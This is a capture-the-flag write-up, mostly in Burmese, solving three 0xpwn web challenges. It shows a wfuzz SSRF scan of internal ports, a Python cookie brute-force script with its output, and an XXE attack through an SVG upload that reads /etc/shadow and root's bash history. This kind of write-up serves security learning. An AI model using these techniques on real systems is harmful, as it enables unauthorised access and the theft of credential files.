


ဒီ Error အတိုင်း Google မှာလိုက်ရှာကြည့်တော့ needle.js နဲ့ SSRF vulnerable ဖြစ်တဲ့အကြောင်းရေးထားတာ ဖတ်လိုက်ရတယ်။

Resource - https://sethsec.blogspot.com/2015/12/exploiting-server-side-request-forgery.html


အဲ့တော့url parameterထည့်ပြီး ifconfig.pro နဲ့ server ip တွေ check ကြည့်တော့addressတွေထွက်လာတယ်။

SSRF ပေါက်နေတာသေချာပြီ။



Recon ထပ်လုပ်ရင်း သူ့ရဲ့ localhost မှာ web serviceတစ်ခုထပ်runနေတာတွေ့ရတယ်။ အဲ့တော့ ကျွန်တော် ရောက်နေတာ localhost ရဲ့ port 80 မှာ... အခြား port တွေမှာ service တစ်ခုခုRunရင်Runနေမှာ....

WFUZZ သုံးပြီး Port တွေထပ်ရှာကြည့်တယ်။





wfuzz -c -z range,1-65535 http://ctf.0xpwn.com:32123/api/v2/image?url=http://127.0.0.1:FUZZ

```
┌──(kali㉿kali)-[~/Desktop/CTF/Web/FuzzMe]
└─$ wfuzz -c -z range,1-65535 http://ctf.0xpwn.com:32123/api/v2/image?url=http://127.0.0.1:FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://ctf.0xpwn.com:32123/api/v2/image?url=http://127.0.0.1:FUZZ
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        4 L      12 W       118 Ch      "1"
000000019:   404        4 L      12 W       119 Ch      "19"
000000021:   404        4 L      12 W       119 Ch      "21"
000000015:   404        4 L      12 W       119 Ch      "15"
000000003:   404        4 L      12 W       118 Ch      "3"
000000018:   404        4 L      12 W       119 Ch      "18"
000000022:   404        4 L      12 W       119 Ch      "22"
000000020:   404        4 L      12 W       119 Ch      "20"
000000007:   404        4 L      12 W       118 Ch      "7"
000000017:   404        4 L      12 W       119 Ch      "17"
000000014:   404        4 L      12 W       119 Ch      "14"
000000009:   404        4 L      12 W       118 Ch      "9"
000000006:   404        4 L      12 W       118 Ch      "6"
000000012:   404        4 L      12 W       119 Ch      "12"
000000016:   404        4 L      12 W       119 Ch      "16"
000000010:   404        4 L      12 W       119 Ch      "10"
000000011:   404        4 L      12 W       119 Ch      "11"
000000008:   404        4 L      12 W       118 Ch      "8"
000000013:   404        4 L      12 W       119 Ch      "13"
000000005:   404        4 L      12 W       118 Ch      "5"
000000002:   404        4 L      12 W       118 Ch      "2"
000000004:   404        4 L      12 W       118 Ch      "4"
000000045:   404        4 L      12 W       119 Ch      "45"
000000037:   404        4 L      12 W       119 Ch      "37"
000000029:   404        4 L      12 W       119 Ch      "29"
000000044:   404        4 L      12 W       119 Ch      "44"
000000023:   404        4 L      12 W       119 Ch      "23"
```

Open ports – port 80, port 1337, port 8080

port 80 ကခုန ကျွန်တော်တို့ ခေါ်ပြီးပြီဆိုတော့ port 1337 ကို ခေါ်ကြည့်လိုက်တော့ LOL -.-





robots.txt checkကြည့်တော့ /admin/d0nt_t3ll_a2y0n3.txt ထပ်တွေ့တယ်။ ဒီ Path အတိုင်းထပ်ခေါ်လိုက်တော့ Flag ရသွားပါတယ်။

Flag - **0xpwn{0pps!_ho0w_d1d_y0u_g3t_h3re?!@#}**


Find Me


Challenge Name – Find Me (Web)


Point - 200

Challenge – http://ctf.0xpwn.com:8834/index.php

Challenge site ကိုဝင်လိုက်တော့ User ရှာတဲ့ input box လေးတစ်ခုပေးထားတယ်။ a ထည့်ပြီး submit လုပ်လိုက်တာနဲ့ a နဲ့ စတဲ့ username list တွေထွက်လာတယ်။ အဲ့တော့ ဘာမှမထည့်ပဲ submit လုပ်လိုက်တော့ User list 200 လောက်ထပ်ထွက်လာတယ်။








Hello John Carter, you're not admin

ID	Username
1	mshields0
2	czanettini1
3	lbyars2
4	kcauser3
5	sgreenroa4
6	rtease5
7	sgoldthorpe6
8	lonraet7
9	gbottrill8
10	dcawte9
11	alabonea
12	lcoughanb
13	lballisterc
14	gthrippd
15	tyurysheve
16	ifrankishf
17	agadaudg
18	hkeelerh
19	tsantorei
20	eudenj
21	lgrahamek
22	bwadlyl

ဆိုတော့user lists ထဲက username တစ်ခုနှစ်ခုကိုsubmit လုပ်ကြည့်တယ်။ သတိထားမိသွားတာက username တွေချိန်းပေမဲ့ cookies တန်ဖိုးတွေက ပြောင်းမသွားဘူး။ Hello John Carter,you’re not admin ဆိုတော့ ဒီChallenge က user lists ထဲက username တွေကို cookie value ထဲအစားထိုးပြီး username bruteforce script ရေးပြီးလိုက်ရှာရမှာ…



Hello John Carter, you're not admin

ID	Username
2	czanettini1

User list တွေနဲ့ wordlist တစ်ခုဆောက်လိုက်တယ်။ Python နဲ့ script ရေးပြီး Bruteforce တိုက်လိုက်တော့ Mg404 ဆိုတဲ့ username နဲ့ flag ကောထွက်လာပါတယ်။ ဒါကတော့ ကျွန်တော့်ရေးထားတဲ့ python script လေးပါ။


Bruteforce_findme

```python
import requests
import re

target = 'http://ctf.0xpwn.com:8834/search.php'
userlist = open('wordlist.txt')
pattern = re.compile('0xpwn{')

for x in userlist:
    cookieValue = {'username': x.strip()}
    r = requests.get(target, cookies = cookieValue)
    data = r.text
    flag = str(data)
    match = re.search(pattern, flag)

    if match:
        print(flag)
    else:
        print('Flag Not Found')
        print()
```

```
Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

Flag Not Found

<!DOCTYPE html>
<html>
    <head>
        <title>Search Result</title>
        <style type="text/css">
        table {
            border-collapse: collapse;
            width: 100%;
            color: #d96459;
            font-family: monospace;
            font-size: 25px;
            text-align: left;
            }
        </style>
    </head>
    <body>
        Hello mg404, you're not admin<br>But, here is the flag 0xpwn{n0w_Y0u_s3E_m3!!} <br>     <div>
        <table>
            <tr>
                <th>ID</th>
                <th>Username</th>
```

Flag - **0xpwn{n0w_Y0u_s3E_m3!!}**

Secure Image Converter




Challenge Name – Secure Image Converter (Web)

Point - 300

Challenge – http://ctf.0xpwn.com:32142/

Challenge site ကိုဝင်ကြည့်တော့ Image converte လုပ်ပေးတဲ့ converter လေးတစ်ခုပေးထားတယ်။


Preview လုပ်ကြည့်တော့ image က broken ဖြစ်နေတာတွေ့ရတယ်။ broken image file path ကို သွားကြည့်တော့ Error တွေ့ရတယ်။



Error ကိုGoogleမှာလိုက်ရှာကြည့်တော့XML namespace(xmlns tag)မထည့်ထားလို့ error တက်တာ

Link - https://www.w3.org/TR/2011/REC-SVG11-20110816/intro.html#NamespaceAndDTDIdentifiers


Error fix လိုက်တော့ ဒီလို လေးပေါ်လာတယ်။



XML သုံးထားတော့ XXE ပေါက်မပေါက် payload ပြန်ပြင်ပြီးထပ်စမ်းကြည့်တယ်။ output လေးတော့ထွက်လာ

တယ်။


Image width, height နဲ့ x, y သေချာပြန်ချိန်လိုက်တော့ payload output ပြတယ်။



/etc/shadow

သတိထားမိတာကကျွန်တော်တို့မှာ root permission ရနေပြီး ဖိုင်တွေအကုန် access ရပေမယ့် flag ကဘယ် Path ထဲမှာသိမ်းထားလဲဆိုတာ မသိတာပဲ။ နောက်မှ root ထဲက.bash_history တွေ့လို့ bash history ဝင်check ကြည့်တာ cat /secret/ijk/flag.txt ဆိုတာသွားတွေ့တော့ flag ဖိုင် path ဆိုတာ သေချာပြီ။

/root/.bash_history



/secret/ijk/flag.txt

Flag - **0xpwn{Expl0t4t10n_DtD_1s_A1way5_fuN_$@#!}**

အဆုံးထိဖတ်ပေးကြတဲ့အတွက်ကျေးဇူးပါ။

Thanks For Challenges 0xpwn

Kaung Yan Paing (HeX)